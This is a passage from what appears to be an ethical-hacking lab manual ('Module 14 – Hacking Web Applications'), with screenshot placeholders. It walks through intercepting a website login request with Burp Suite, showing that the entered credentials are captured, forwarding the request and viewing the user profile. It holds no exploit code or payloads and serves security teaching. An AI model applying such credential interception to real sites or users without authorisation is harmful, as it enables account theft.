
Note: Here, we are logging in as a registered user on the website.



17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.


Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

18. Now, keep clicking the **Forward** button until you are logged into the user account.




Module 14 – Hacking Web Applications

19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot.
20. Now, click the **View Profile** tab from the menu bar to view the user information.

